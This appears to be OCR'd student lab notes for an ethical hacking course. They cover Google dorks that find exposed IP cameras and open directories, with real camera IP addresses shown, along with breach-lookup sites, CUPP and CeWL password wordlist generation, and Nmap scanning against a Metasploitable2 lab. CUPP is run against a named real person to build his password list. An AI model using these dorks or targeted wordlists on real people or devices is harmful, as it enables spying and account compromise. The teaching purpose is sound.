
- TRENDnet: https://www.trendnet.com > emulators > top > Currenttim... : TV-IP851WC
- My Dyn Account: http://ttcontrol.dyndns.org > top > Currenttime=2012-10-... :
- Wykop: https://wykop.pl > wpis > 53-197-... · Translate this page :53.197.83/top.htm?Currenttime=2015-08-19 13:18: ...
19 Aug 2015 —53.197.83/top.htm?Currenttime=2015-08-19 13:18:56 jak wpisac by obraz z kamery ip sie sam odswiezał np co 1sek? wiek ktos moze? Read more
- Publiweb: https://www.publiweb.com > inurl-t... - Translate this page : INURL TOP HTM CURRENTTIME - le parole più cercate su ...
INURL TOP HTM CURRENTTIME, le parole più cercate su internet.

The screenshot shows the D-Link DCS-910 web interface. The left sidebar has links for Camera and Logout. The main content area has tabs for LIVE VIDEO, SETUP, MAINTENANCE, STATUS, and HELP. The LIVE VIDEO tab is active, displaying a live video feed from the DCS-910 camera. The feed shows a dark, possibly night-vision view of an outdoor scene. The timestamp in the top right corner of the video frame is 2013-10-28 22:21:52.

For Various Cameras -XP based:

The screenshot shows a search results page with the query "intitle:'webcamXP 5'". The results include:

- webcamXP 5**
http://109.233.191.130 ...
Description: webcamXP 5. webcams and ip cameras server for windows. HomeMulti viewSmartphoneGalleryAdministration. Not logged in. Source 1, Source 2, Source 5, Source 6 ... [Read more](#)
- Shodan**
https://www.shodan.io › search ...
webcamxp 5 - Shodan Search
Search Engine for the Internet of Things.
- Criminal IP**
https://www.criminalip.io › asset › search ...
Exposed webcamXP 5' Search Result
Data of IT assets related to the exposed webcamXP 5'. 125 IP address(es) found. Top Countries: United States, Germany, Italy, Spain, Russian Federation Top ...
- 109.233.191**
http://109.233.191.130 › multi ...
webcamXP 5
webcamXP 5. webcams and ip cameras server for windows. HomeMulti viewSmartphoneGalleryAdministration. Not logged in. 160x120, 320x240, 640x480 ... [Read more](#)



For Various General Live Cameras:

The screenshot shows a search results page from a web browser. The search query is "inurl:lvappl.htm". The results list several entries, all related to "LiveApplet - Network Camera Server VB-C10/VB-C10R". Each entry includes a small thumbnail icon, the title, a snippet of the page content, and a "Read more" link. The results are presented in a dark-themed interface.

LiveApplet - Network Camera Server VB-C10/VB-C10R

[B!] はてなブックマーク
https://b.hatena.ne.jp › entry › Lv... · Translate this page ·

[B!] http://220.254.107.209/sample/LvAppl/LvAppl.htm
http://220.254.107.209/sample/LvAppl/LvAppl.htm · 暫らし カテゴリーの変更を依頼 記事元:
220.254.107.209. エントリーの編集 loading. Read more

柳津町
http://185.70.220.50 › sample › LvAppl › lvappl ·

LiveApplet - Network Camera Server VB-C10/VB-C10R

柳津町
https://cs2.town.yanaizu.fukushima.jp › LvAppl › lvappl ·

LiveApplet - Network Camera Server VB-C10/VB-C10R

柳津町
http://61.126.185.251 › lvappl · Translate this page ·

LiveApplet - Network Camera Server VB-C10/VB-C10R

*In order to show you the most relevant results, we have omitted some entries very similar to the 7 already displayed.
If you like, you can repeat the search with the omitted results included.*



To search for any MP3, Movie, and PDF Files:

For Various MP3 files: “intitle: index of mp3”

The screenshot shows a search results page from a web browser. The search query is "intitle: index of mp3". The results list several entries, mostly related to MP3 file indexes. Each entry includes a small thumbnail icon, the title, a snippet of the page content, and a "Read more" link. The results are presented in a dark-themed interface.

intitle: index of mp3

All Videos Images Shopping Short videos Forums More Tools

La Gare de Coustellet
https://aveclagare.org › mp3 ·

Index of /mp3

Index of /mp3 ; Description ; Parent Directory - ; One Shot Lili - Mast. > 2021-01-26 15:37 6.2M ; One Shot Lili - Mast. > 2021-01-26 15:37 6.9M ; LYISTRATA - ... Read more

Stanford Artificial Intelligence Laboratory
https://ai.stanford.edu › ~bangpeng › music › rmn ·

Index of /~bangpeng/download/music/rmn

Index of /~bangpeng/download/music/rmn ; [SND], BackstreetBoys - AsLongAsYouLoveMe.mp3, 24-Sep-2011 23:59 ; [SND], BackstreetBoys - Everybody.mp3, 26-Sep-2011 19: ... Read more

Ruhani Satsang USA
https://www.ruhanisatsangusa.org › mp3 › Hindi ·

Index of /mp3/Hindi

Index of /mp3/Hindi ; [SND] H001.mp3, 2008-10-25 22:10, 11083k ; [SND] H002.mp3, 2008-10-25 22:13, 6867k ; [SND] H003.mp3, 2008-10-25 22:17, 10982k ; [SND] H004. Read more

redemption-church.com
http://www.redemption-church.com › worship › Listen ·

Index of /worship/Listen/Backstreet Boys - Redemption Church

Index of /worship/Listen/Backstreet Boys - The Essential (Mp3 320kbps Songs Collection) [PMEDIA]

Index of /mp3

Name	Last modified	Size	Description
Parent Directory		-	
One Shot Lili - Mast..>	2021-01-26 15:37	6.2M	
One Shot Lili - Mast..>	2021-01-26 15:37	6.9M	
LYSISTRATA - Asylum.wav	2021-01-26 15:37	34M	
260717-MoonGogo-Thin..>	2021-01-26 15:37	16M	
260717-MoonGogo-She ...>	2021-01-26 15:37	12M	
260717-MoonGogo-Pinb..>	2021-01-26 15:37	9.8M	
260717-MoonGogo-Cand..>	2021-01-26 15:37	11M	
160817-lanimalotta-A..>	2021-01-26 15:37	5.7M	
160817-Lanimalotta-U..>	2021-01-26 15:37	4.3M	
120717RisingAppalach..>	2021-01-26 15:37	6.0M	
050717Alphaze-EP-NOW..>	2021-01-26 15:37	9.2M	
050717Alphaze-EP-NOW..>	2021-01-26 15:37	11M	

For Various MP4 files:

“intitle: index of mp4”

Google intitle: .mp4

All News Videos Images Shopping More Tools

About 1,84,000 results (0.40 seconds)

<https://www.onirikal.com/videos/mp4> Index of /videos/mp4

Name	Last modified	Size
Parent Directory	-	
animatic_caronte.mp4	2020-04-17 10:11	38M
animatic_elpacto.mp4	2020-04-17 09:26	43M

<http://incident.net/files/mp4> Index of /v8/files/mp4 - incident.net

Index of /v8/files/mp4 : Description ; Parent Directory - ; 1.mp4 2017-01-07 21:53 28M ; 2.mp4 2017-01-07 22:38 60M ; 3.mp4 2017-01-07 22:24 26M ...

<http://scienceandfilm.org/uploads/videos/files> Index of /uploads/videos/files - Sloan Science & Film

Name	Last modified	Size
Parent Directory	-	
My_Movie_31.mp4	31-Mar-2019 14:31	546M
The_Fountain__HD_1080p.mp4	31-Mar-2019 14:31	11M

<https://www.veed.io/Tools/MP4-to-Text> MP4 to Text - Convert MP4 Files into Text, Online - VEED.IO

Convert your MP4 files into Text Transcriptions online. Download and save your transcriptions, ready to share and publish!

Index of /videos/mp4

Name	Last modified	Size	Description
Parent Directory	-	-	
animatic_caronte.mp4	2020-04-17 10:11	38M	
animatic_elpacto.mp4	2020-04-17 09:26	43M	
assembly.jpg	2012-10-05 05:54	46K	
assembly_line.mp4	2012-09-18 10:44	8.4M	
atrocious.jpg	2012-10-05 05:54	27K	
atroz.mp4	2012-09-18 10:49	11M	
audi_a7.jpg	2018-12-07 01:39	185K	
audi_a7.mp4	2018-12-07 02:00	9.4M	
battle.jpg	2012-10-05 05:54	39K	
battle.jpgfavicon.ico	2016-04-24 07:36	43	
battle_games.mp4	2012-09-18 10:56	17M	
blink.jpg	2012-10-05 05:54	29K	
blink.jpgfavicon.ico	2016-04-24 07:36	43	
blink.mp4	2012-09-18 11:06	24M	
blink2013.jpg	2013-10-28 12:52	45K	
blink2013.mp4	2013-10-28 13:10	36M	
bobinaVFX2012_medium..>	2012-09-18 11:18	31M	
c_forbidden.jpg	2012-10-05 05:54	35K	
c_valdemar.jpg	2012-10-05 05:54	24K	
callejon.jpg	2013-03-11 07:59	23K	
cara_oculta.mp4	2012-09-18 11:24	16M	
creditos_lhv1.mp4	2012-09-18 11:34	22M	
elcallejon.mp4	2013-03-11 08:22	26M	
elpacto.jpg	2018-11-13 04:56	19K	
elpacto.mp4	2018-11-13 04:56	52M	
emmaevans.mp4	2012-09-18 11:45	22M	
ermessenda.jpg	2012-10-05 05:54	44K	
ermessenda.mp4	2012-10-02 11:29	7.2M	
evane.ico	2012-10-05 05:54	27K	

For various PDF files:

“Intitle: index of pdf”

Name	Last modified	Size
Parent Directory	-	-
00mcadie-lawrence.pdf	2006-09-26 12:15	6.8M
03franklin.pdf	2006-09-26 12:13	117K
View 224 more rows		

Index of /pdf

Name	Last modified	Size
Parent Directory	-	-
3Com/	2021-01-01 04:31	-
3M/	2015-11-14 11:04	-
aarhusUniversity/	2010-06-18 12:05	-
abekas/	2015-09-14 11:12	-
able/	2017-06-01 20:32	-
ac_delco/	2008-01-19 23:03	-
acard/	2021-04-12 16:25	-
accessMatrixCorp/	2019-05-23 12:36	-
acm/	2022-08-09 20:28	-
acorn/	2019-05-23 12:36	-
adac/	2018-04-25 10:40	-
adacom/	2020-12-21 11:17	-
adage/	2021-06-26 23:31	-
adaptec/	2021-05-27 18:27	-
addmaster/	2014-06-03 18:13	-
adds/	2022-03-24 13:00	-
adevco/	2010-01-02 17:32	-
adj/	2020-11-08 00:36	-
adobe/	2021-10-21 16:52	-
adp/	2010-04-18 18:00	-
adsi/	2010-12-01 13:06	-
advancedComputerCommunications/	2019-01-24 20:14	-
advancedComputerDesign/	2016-02-04 10:08	-
advancedDigitalCorp/	2013-05-05 13:35	-
advansys/	2021-04-16 18:16	-
aed/	2021-12-06 11:27	-
aeg-telefunken/	2007-11-17 12:05	-
aeon/	2008-10-18 13:02	-
aeonSystems/	2009-02-06 09:06	-

To search for any Government Documents:

“Alli title: restricted filetype:doc site:gov”



Google search results for "allintitle: restricted filetype:doc site:gov":

- [Protective Payees in Restricted payment Cases - CT.gov](https://portal.ct.gov/media/DSS/UPMs/UP...)
About 36 results (0.24 seconds)
- [Restricted Rate Indirect Cost Info and Example for ED Form 524](https://www2.ed.gov/fund/grant/apply/Ex...)
Restricted Rate Indirect Cost Info and Example for ED Form 524 -- December 2014 (MS Word).
- [Restricted Work](https://www.michigan.gov/documents/dieg/doc...)
Additional Indirect Cost Information and Example for Grants under ...
- [AUTHORIZATION AGREEMENT FOR RESTRICTED \(ACH OR ...](https://dva.wi.gov/newsMediaDocuments/WD...)
WDVA 1141 - AUTHORIZATION AGREEMENT FOR RESTRICTED (ACH OR DTC) DEBITS.
- [AUTHORIZATION OF RESTRICTED FUNDS](https://fss.dhs.ga.gov/forms/Form750.doc)
Wis. Stats. Chapter 45. STATE OF WISCONSIN, DEPARTMENT OF VETERANS AFFAIRS. 2...
- [Restricted Vendors:](https://bgs.vermont.gov/bgs/files/pcard/doc...)
Mass. Gov. - doc - download doc

Security Breach:

- A security breach is any incident that results in unauthorized access to computer data, applications, networks, or devices.
- It results in information being accessed without authorization. Typically, it occurs when an intruder is able to bypass security mechanisms.
- Technically, there is a distinction between a security breach and a data breach. A security breach is effectively a break-in, whereas a data breach is defined as the cybercriminal getting away with information. Imagine a burglar; the security breach is when he climbs through the window, and the data breach is when he grabs your pocketbook or laptop and takes it away.
- There are various websites that can check if your account or phone number has been a victim of a security breach.

<https://haveibeenpwned.com/>



**Jun
2020**

 **Dunzo**

In approximately June 2019, the Indian delivery service [Dunzo suffered a data breach](#). Exposing 3.5 million unique email addresses, the Dunzo breach also included names, phone numbers and IP addresses which were all broadly distributed online via a hacking forum. The data was provided to HIBP by [dehashed.com](#).

Compromised data:

- Device information
- Email addresses
- Geographic locations
- IP addresses
- Names
- Phone numbers

[View Details](#)

**Dec
2018**

 **Dubsmash**


In December 2018, the video messaging service [Dubsmash suffered a data breach](#). The incident exposed 162 million unique email addresses alongside usernames and PBKDF2 password hashes. In 2019, the data appeared listed for sale on a dark web marketplace (along with several other large breaches) and subsequently began circulating more broadly.

Compromised data:

- Email addresses
- Geographic locations
- Names
- Passwords
- Phone numbers
- Spoken languages
- Usernames

[View Details](#)

<https://haveibeenzuckered.com/>



Profiling for Password List:

- Lists of commonly used passwords.
- The Common User Password Profiler (CUPP) allows the penetration tester to generate a wordlist that is specific to a particular user.
- It is not installed by default on Kali Linux. It need to be installed: “ sudo apt install cupp”

A terminal window titled '(kali㉿kali)-[~]' showing the command 'sudo apt install cupp'. The output shows the package being installed, the download size (13.3 kB), and the space needed (60.4 kB / 62.5 GB available). The terminal then displays several warning messages from the CUPP source code about invalid escape sequences. The window has a dark background with a faint Kali Linux logo watermark.

- It can be invoked using: " cupp -i ".
- This will launch CUPP in the interactive mode, which will prompt the tester for the specific elements of the wordlist.

```
(kali㉿kali)-[~]
└─$ cupp -i
/usr/bin/cupp:146: SyntaxWarning: invalid escape sequence '\\ '
print(" \n" # User")
/usr/bin/cupp:147: SyntaxWarning: invalid escape sequence '\\ '
print(" \n \033[1;31m_,_\033[1;m" # Passwords")
/usr/bin/cupp:148: SyntaxWarning: invalid escape sequence '\\ '
print(" \n \033[1;31m(\033[1;moo\033[1;31m)\033[1;m" # Profiler")
/usr/bin/cupp:149: SyntaxWarning: invalid escape sequence '\\ '
print(" \n \033[1;31m(_)_\033[1;m" )

    cupp.py!
    \           # Common
    \           # User
    \           # Passwords
    \           # Profiler
    \           [ Muris Kurgas | j0rgan@remote-exploit.org ]
    \           [ Mebus | https://github.com/Mebus/]

[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: mark
> Surname: zuckerberg
> Nickname: marky
> Birthdate (DDMMYYYY): 13011987

> Partners) name: Priscilla
> Partners) nickname: chan
> Partners) birthdate (DDMMYYYY): 12121897

> Child's name: junior
> Child's nickname: whatever
> Child's birthdate (DDMMYYYY): 12122020

> Pet's name: john
> Company name: facebook
```

```
> Do you want to add some key words about the victim? Y/[N]: Y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: y
> Do you want to add special chars at the end of words? Y/[N]: Y
> Do you want to add some random numbers at the end of words? Y/[N]:Y
> Leet mode? (i.e. leet = 1337) Y/[N]: Y

[+] Now making a dictionary ...
[+] Sorting list and removing duplicates ...
[+] Saving dictionary to mark.txt, counting 29998 words.
[+] Now load your pistolero with mark.txt and shoot! Good luck!
```

- You can view the wordlist depending on where you have stored it.

```
(kali㉿kali)-[~]
└─$ ls
Desktop  Downloads  Music      osr-env   profiles.csv  sublist3r-venv  Videos
Documents  mark.txt  'New Graph (1).mtgl'  Pictures  Public        Templates

(kali㉿kali)-[~]
└─$ head mark.txt
0111987
0111987
01131987
01131987
011387
011387
0113987
0113987
011987
011987
011987

(kali㉿kali)-[~]
└─$ tail mark.txt
zuckerberg1
zuckerberg2
zuckerberg3
zuckerberg4
zuckerberg5
zuckerberg6
zuckerberg7
zuckerberg8
zuckerberg9
zuckerberg@
```

Creating Custom wordlists for cracking passwords:

- We can use CeWL to create the custom wordlist.
- CeWL (Custom Word List generator) is a ruby app which spiders a given URL, up to a specified depth, and returns a list of words which can then be used for password crackers such as John the Ripper.
- Optionally, CeWL can follow external links.
- CeWL can also create a list of email addresses found in mail to links. These email addresses can be used as usernames in brute force actions.

```
(kali㉿kali)-[~]
└$ cewl www.google.com -w google.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digij.ninja) (https://digi.ninja/)

(kali㉿kali)-[~]
└$ ls
Desktop  Downloads  mark.txt  'New Graph (1).mtgl'  Pictures  Public
Documents  google.txt  Music    osr-env        profiles.csv  sublist3r-venv  Templates
                                                               Videos
```

```
(kali㉿kali)-[~]
└$ cat google.txt
Google
Search
com
kali
google
policies
https
recent
Recent
Trash
Documents
Music
Privacy
AdvertisingBusiness
SolutionsAbout
GoogleGoogle
Privacy
Terms
privacy
terms
Images
Maps
Play
YouTube
News
Gmail
Drive
More
Web
History
Settings
Sign
Advanced
search
offered
हन
इल
```

Nmap:

- Nmap is a network scanner created by Gordon Lyon.
- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

- First we use Metasploitable2 to find the ip address of the target machine.

```
msfadmin@metasploitable:~$ if config
> if config
>
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:63:20:48
          inet addr:192.168.226.132 Bcast:192.168.226.255 Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe63:2048/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4279 (4.1 KB) TX bytes:7112 (6.9 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:96 errors:0 dropped:0 overruns:0 frame:0
          TX packets:96 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:21437 (20.9 KB) TX bytes:21437 (20.9 KB)

msfadmin@metasploitable:~$
```

Then We perform Nmap on Kali:

```
(kali㉿kali)[~]
$ nmap -T4 -Ss -o 192.168.226.132
Failed to resolve/decode supposed IPv4 source address "s": Name or service not known
QUITTING!
```

```
(kali㉿kali)[~]
$ ping 192.168.226.225
PING 192.168.226.225 (192.168.226.225) 56(84) bytes of data.
From 192.168.226.131 icmp_seq=1 Destination Host Unreachable
From 192.168.226.131 icmp_seq=2 Destination Host Unreachable
From 192.168.226.131 icmp_seq=3 Destination Host Unreachable
From 192.168.226.131 icmp_seq=4 Destination Host Unreachable
From 192.168.226.131 icmp_seq=5 Destination Host Unreachable
From 192.168.226.131 icmp_seq=6 Destination Host Unreachable
From 192.168.226.131 icmp_seq=7 Destination Host Unreachable
From 192.168.226.131 icmp_seq=8 Destination Host Unreachable
From 192.168.226.131 icmp_seq=9 Destination Host Unreachable
From 192.168.226.131 icmp_seq=10 Destination Host Unreachable
From 192.168.226.131 icmp_seq=11 Destination Host Unreachable
From 192.168.226.131 icmp_seq=12 Destination Host Unreachable
From 192.168.226.131 icmp_seq=13 Destination Host Unreachable
From 192.168.226.131 icmp_seq=14 Destination Host Unreachable
From 192.168.226.131 icmp_seq=15 Destination Host Unreachable
From 192.168.226.131 icmp_seq=16 Destination Host Unreachable
From 192.168.226.131 icmp_seq=17 Destination Host Unreachable
From 192.168.226.131 icmp_seq=18 Destination Host Unreachable
From 192.168.226.131 icmp_seq=19 Destination Host Unreachable
From 192.168.226.131 icmp_seq=20 Destination Host Unreachable
From 192.168.226.131 icmp_seq=21 Destination Host Unreachable
From 192.168.226.131 icmp_seq=22 Destination Host Unreachable
From 192.168.226.131 icmp_seq=23 Destination Host Unreachable
From 192.168.226.131 icmp_seq=24 Destination Host Unreachable
From 192.168.226.131 icmp_seq=25 Destination Host Unreachable
From 192.168.226.131 icmp_seq=26 Destination Host Unreachable
From 192.168.226.131 icmp_seq=27 Destination Host Unreachable
From 192.168.226.131 icmp_seq=28 Destination Host Unreachable
ping: sendmsg: No route to host
From 192.168.226.131 icmp_seq=29 Destination Host Unreachable
From 192.168.226.131 icmp_seq=30 Destination Host Unreachable
From 192.168.226.131 icmp_seq=32 Destination Host Unreachable
From 192.168.226.131 icmp_seq=33 Destination Host Unreachable
From 192.168.226.131 icmp_seq=34 Destination Host Unreachable
From 192.168.226.131 icmp_seq=35 Destination Host Unreachable
From 192.168.226.131 icmp_seq=36 Destination Host Unreachable
From 192.168.226.131 icmp_seq=37 Destination Host Unreachable
From 192.168.226.131 icmp_seq=38 Destination Host Unreachable
```

- Then we use the MSF Console. This is the Metasploit Framework console that allows the penetration tester to run exploits on the target machine.
 - Then we search for ms08_067.

Practical No. 3

Aim - Practical on enumerating host, port, and service scanning.

Theory -

Enumeration is a critical active reconnaissance phase used to systematically identify live systems, open ports, and the specific services running within a target network. By utilizing tools like Nmap, practitioners can perform host discovery to map active IP addresses and execute port scanning to determine the state of entry points as open, closed, or filtered. Furthermore, service version detection probes these open ports to identify the names and versions of applications, such as SSH or HTTP, which is essential for identifying specific vulnerabilities. This process effectively transforms a blind IP range into a detailed map of the attack surface, allowing for more targeted security assessments. Ultimately, successful enumeration provides the foundational data required to determine the security posture of a network and prioritize potential points of exploitation.

Note:

- The tool being used for port scanning, data enumeration, and service scanning is NMAP.
- Nmap is a network scanner created by Gordon Lyon.
- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

Port Scanning:

- A port scanner is an application designed to probe a server or host for open ports.
- Such an application may be used by administrators to verify security policies of their networks and by attackers to identify network services running on a host and exploit vulnerabilities.

Step 1: To see the help/ manual of Nmap we can use the command “man nmap” (OS used kali linux).

```
kali㉿kali: ~
Session Actions Edit View Help
NMAP(1)                               Nmap Reference Guide
NAME
    nmap - Network exploration tool and security / port scanner
SYNOPSIS
    nmap [Scan Type ...] [Options] {target specification}
DESCRIPTION
    Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many systems and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

    The output from Nmap is a list of scanned targets, with supplemental information on each depending on the options used. Key among that information is the "interesting ports table". That table lists the port number and protocol, service name, and state. The state is either open, filtered, closed, or unfiltered. Open means that an application on the target machine is listening for connections/packets on that port. Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed. Closed ports have no application listening on them, though they could open up at any time. Ports are classified as unfiltered when they are responsive to Nmap's probes, but Nmap cannot determine whether they are open or closed. Nmap reports the state combinations open|filtered and closed|filtered when it cannot determine which of the two states describe a port. The port table may also include software version details when version detection has been requested. When an IP protocol scan is requested (-sO), Nmap provides information on supported IP protocols rather than listening ports.

    In addition to the interesting ports table, Nmap can provide further information on targets, including reverse DNS names, operating system guesses, device types, and MAC addresses.

    A typical Nmap scan is shown in Example 1. The only Nmap arguments used in this example are -A, to enable OS and version detection, script scanning, and traceroute; -T4 for faster execution; and then the hostname.

Example 1. A representative Nmap scan
# nmap -A -T4 scanme.nmap.org
Nmap scan report for scanme.nmap.org (74.207.244.221)
Host is up (0.029s latency).
rDNS record for 74.207.244.221: li86-221.members.linode.com
Not shown: 995 closed ports
PORT      STATE      SERVICE      VERSION
22/tcp    open       ssh         OpenSSH 5.3p1 Debian 3ubuntu7 (protocol 2.0)
Manual page nmap(1) time 1 (press h for help or q to quit)
```

Step 2: You will need to run the target machine metasploitable2 and check the ip address of the machine using the command “ifconfig”.

```
[Metasploitable2-Linux - VMware Workstation 17 Player (Non-commercial use only)]  
Player | || ▾ ▾ [ ]  
  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
> if config  
>  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet HWaddr 00:0c:29:63:20:48  
          inet addr:192.168.226.132 Bcast:192.168.226.255 Mask:255.255.255.0  
          inet6 addr: fe80::0c29ff:fe63:2048/64 Scope:Link  
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
             RX packets:39 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:66 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:1000  
             RX bytes:4279 (4.1 KB) TX bytes:7112 (6.9 KB)  
             Interrupt:17 Base address:0xZ000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
             UP LOOPBACK RUNNING MTU:16436 Metric:1  
             RX packets:96 errors:0 dropped:0 overruns:0 frame:0  
             TX packets:96 errors:0 dropped:0 overruns:0 carrier:0  
             collisions:0 txqueuelen:0  
